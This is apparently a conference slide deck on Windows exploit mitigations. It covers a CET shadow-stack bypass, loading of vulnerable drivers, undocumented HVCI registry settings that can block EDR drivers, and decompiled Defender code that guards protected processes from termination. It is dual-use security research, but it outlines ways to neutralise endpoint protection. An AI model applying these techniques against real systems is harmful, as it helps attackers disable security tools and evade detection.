

# Your Mitigations are My Opportunities

Yarden Shafir

## ● About Me

- Sr. Security Engineer at Trail of Bits
- Previously Sr. Software Engineer at CrowdStrike and SentinelOne
- Instructor of Windows Internals classes
- Circus artist
- Former pastry chef
- Author of articles and tools at [windows-internals.com](https://windows-internals.com)
  - CET internals, extension host hooking, I/O ring exploitation, kernel exploit mitigations, heap backed pool internals
- @yarden\_shafir

## ● State of Windows Exploitation


- New features and mitigations kill entire bug classes or exploitation techniques
  - CET, CastGuard, KASAN...
- But...
  - Some require new hardware
  - Or require recompilation of software
  - Many are disabled by default
- Code Integrity Policies limit unsigned software
- Win32k rewrite in rust could remove the biggest source of kernel vulnerabilities

## ● Introducing CET


- CET creates a shadow stack that stores return addresses
  - Attacker can't modify the shadow stack without an additional vulnerability
- On every “ret” instruction, the return address is compared with the top address in the shadow stack
  - Mismatch will generate INT21: Control Protection Fault
  - Windows implements CET support for both user-mode and kernel-mode targets



### Stack



### Shadow Stack




call

ret

Jump to return address






## ● CET – the Windows Implementation

- Kernel doesn't immediately crash the process on Control Protection fault
  - Processes where CET is disabled / in audit mode are exempt
  - Return to modules compiled without CET is allowed
  - Returning to any address in the shadow stack is allowed
- Additional logic to handle APCs, SetThreadContext, exceptions
- The kernel has CET too (KCET) implemented by VTL1
  - Also allows returning to any address in the shadow stack

## ● The Bypass

- Returning to any address in the shadow stack is allowed
  - We can create a type confusion by returning to a valid address with a different register state
  - More stack frames == More type confusion choices



Saar Amar  
@AmarSaar



In those CET times: It's possible to return in unwinding to any address in the SSP, causing a "type confusion" between stack frames ;) I really like the different variants of this concept ([twitter.com/AmarSaar/statu...](https://twitter.com/AmarSaar/status/1218888888888888888)) Type confusions are on fire! (stack frames, objc for PAC bypass)




Yarden Shafir @yarden\_shafir · Jan 16, 2020


After a lot of work and some crypto-related delays, I couldn't be more proud to publish @aionescu's and mine latest research - The complete overview of CET internals on Windows (so far!): [windows-internals.com/cet-on-windows/](https://windows-internals.com/cet-on-windows/)



- Normal Case



# ● The Bypass



- Demo

## ● Getting to the Kernel

- BYOVD! (Bring Your Own Vulnerable Driver)
- HVCI block list blocks some vulnerable drivers
  - But many drivers are still allowed to load
  - Loldrivers.io has over 600 vulnerable drivers – over 170 aren't blocked by HVCI block list
  - Some blocked drivers have new unblocked builds too that are sometimes still vulnerable
    - New version of dbutil\_2\_3.sys is identical – but now requires admin rights to trigger vulns







## ● The Problem With EDRs

- Most EDRs use drivers to monitor the system and block/kill processes detected as malicious
- Many EDR user-mode processes are hard to kill because they run as a Protected Process Light (PPL)
  - Run with a special level protecting them from other processes
    - Yes, even admin processes
      - Well, sort of
  - Only other protected processes can read/write/suspend/terminate
  - Requires an ELAM driver

## ● How Can We Neutralize EDRs?

- HVCI has undocumented features that can be configured through the registry
  - HKLM\System\CurrentControlSet\Control\CI
- HvciAuditMode (regular/full) allows receiving ETW messages for HVCI events without any blocking
  - UMCIAuditMode is the same for user mode CI events
- HVCIDisallowedImages allows registering an array of driver names to be blocked by HVCI (requires reboot)
  - Only blocks by driver file name on disk
  - Great for blocking EDR drivers (except WdFilter.sys ☹)

Operational Number of events: 1,305

Level	Date and Time	Source	Event ID	Task Category
 Error	2/11/2023 3:52:51 PM	CodeIntegrity	3004	(1)
 Information	2/11/2023 3:52:51 PM	CodeIntegrity	3089	(1)
 Information	2/11/2023 3:52:51 PM	CodeIntegrity	3089	(1)
 Error	2/11/2023 3:52:51 PM	CodeIntegrity	3004	(1)
 Warning	2/11/2023 3:50:27 PM	CodeIntegrity	3073	(1)
 Information	2/11/2023 3:50:26 PM	CodeIntegrity	3000	(21)

Event 3073, CodeIntegrity



General Details

Code Integrity determined that the module \Device\HarddiskVolume3\Windows\System32\drivers\CrowdStrike\CSAgent.sys is not compatible with strict mode hypervisor enforcement due to it having an executable section that is also writable.

Log Name: Microsoft-Windows-CodeIntegrity/Operational  
Source: CodeIntegrity      Logged: 2/11/2023 3:50:27 PM  
Event ID: 3073      Task Category: (1)  
Level: Warning      Keywords:  
User: SYSTEM      Computer:  
OpCode: (8060928)  
More Information: [Event Log Online Help](#)

## ● How Can We Disable a PPL?

- Common method is to terminate, suspend or close the handles of a PPL through a driver
  - KProcessHacker.sys, ProcExp.sys
- Defender ATP installs a “KseSec” shim to hook APIs in drivers known to be used for PPL suspension/termination
  - Hooks ZwTerminateProcess, PsSuspendProcess, NtClose, etc
  - Also hooks drivers/functions that allow mapping physical memory
  - Will block requests or log them to Microsoft-Windows-Sec
    - Depends on configuration received from user mode agent




Name	Value	...
▼ c:	c:	
▶ KDRIVER: usbser_lowerfltjx64.sys		...
▶ KDRIVER: usbser_lowerfltjx64.sys		...
▶ KDRIVER: usbser_lowerfltjx64j.sys		...
▶ KDRIVER: wsr_rc.sys		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDRIVER: *		...
▶ KDEVICE: BTHENUM:BTHENUM\{00001124-0000-...		...
▶ KDEVICE: Camera:30.18305.6.12414;01D59FFE9...		...
▶ KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...		...
▶ KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...		...
▶ KDEVICE: Camera:3110.540.0.0;01D64E7165C9C...		...

```
KDRIVER: *
NAME: *
WILDCARD_NAME: *
APP_NAME: MDE Driver control
VENDOR: Multiple
EXE_ID: 27fc8c0f-a726-484b-b60f-c2663546e91b
MATCHING_FILE: *
  NAME: *
  ORIGINAL_FILENAME: LenovoDiagnosticsDriver.sys
KSHIM_REF: SecKse
  NAME: SecKse
  FIX_ID: f14050a7-1c35-4e89-8626-d7330143a8be
  FLAGS: 0
  MODULE: mssecflt
```

## ● MsSecFlt.sys and MsSecCore.sys

- MsSecFlt.sys – Microsoft Security Events Component file system filter driver
  - Responsible for logging events to the Microsoft-Windows-Sec ETW channel
  - Provides security-related events to security tools
    - Process must be an AM PPL or above to subscribe
- MsSecCore.sys – Microsoft Security Core Boot Driver
  - Recently added driver that works as an extension of MsSecFlt.sys



# MsSecCore.sys

```
NTSTATUS __fastcall SecKseZwTerminateProcess(HANDLE ProcessHandle, NTSTATUS ExitStatus)
{
    char allowCall; // si
    NTSTATUS status; // ebx
    __int64 (__fastcall *KernelShimProviderApiHookAddress)(HANDLE, _QWORD); // rax
    __int64 kernelShimProvider; // [rsp+40h] [rbp+18h] MAPDST BYREF

    kernelShimProvider = 0i64;
    allowCall = 1;
    status = SecReferenceRegisteredShimProviderAndAcquireRundownProtection(&kernelShimProvider);
    if ( status >= 0 && SecIsHookSupportedByKernelShimProvider(kernelShimProvider, 0) )
    {
        allowCall = 0;
        KernelShimProviderApiHookAddress = SecGetKernelShimProviderApiHookAddress(kernelShimProvider, 0);
        status = KernelShimProviderApiHookAddress(ProcessHandle, ExitStatus);
    }
    SecDereferenceRegisteredShimProviderAndReleaseRundownProtection(kernelShimProvider);
    if ( allowCall )
    {
        return (pZwTerminateProcessForwardingAddress)(ProcessHandle, ExitStatus);
    }
    return status;
}
```

# MsSecFlt.sys

```
NTSTATUS __fastcall SecKseZwTerminateProcess(void *ProcessHandle, NTSTATUS ExitStatus)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    status = 0;
    process = 0i64;
    allowCall = 1;
    _InterlockedAdd64(&qword_1C0014530, 1ui64);
    if ( BYTE4(SecKsePolicyConfig) )
    {
        if ( (BYTE8(xmmword_1C00148E8) & 1) != 0 )// Policy enabled?
        {
            callerAddress = SecKseCaptureCallerAddress();
            moduleCtx = SecKseLookupModuleContextByAddress(callerAddress);
            if ( moduleCtx )
            {
                auditConfig = &moduleCtx->AuditBitmask;
                if ( (moduleCtx->ConfigBitmask & 1) != 0 || (*auditConfig & 1) != 0 )
                {
                    status = ObReferenceObjectByHandle(ProcessHandle, 1u, PsProcessType, 0, &process, 0i64);
                    if ( status >= 0 )
                    {
                        if ( PsIsProtectedProcess(process) )
                        {
                            if ( (*auditConfig & 1) != 0 )
                                SecKseAuditKernelApi(moduleCtx, L"ZWTERMINATEPROCESS", moduleCtx->ConfigBitmask & 1);
                            if ( (moduleCtx->ConfigBitmask & 1) != 0 )
                            {
                                status = STATUS_ACCESS_DENIED;
                                allowCall = 0;
                            }
                        }
                    }
                }
            }
        }
    }
    if ( process )
        ObfDereferenceObject(process);
    if ( allowCall )
        return ZwTerminateProcess(ProcessHandle, ExitStatus);
    return status;
}
```

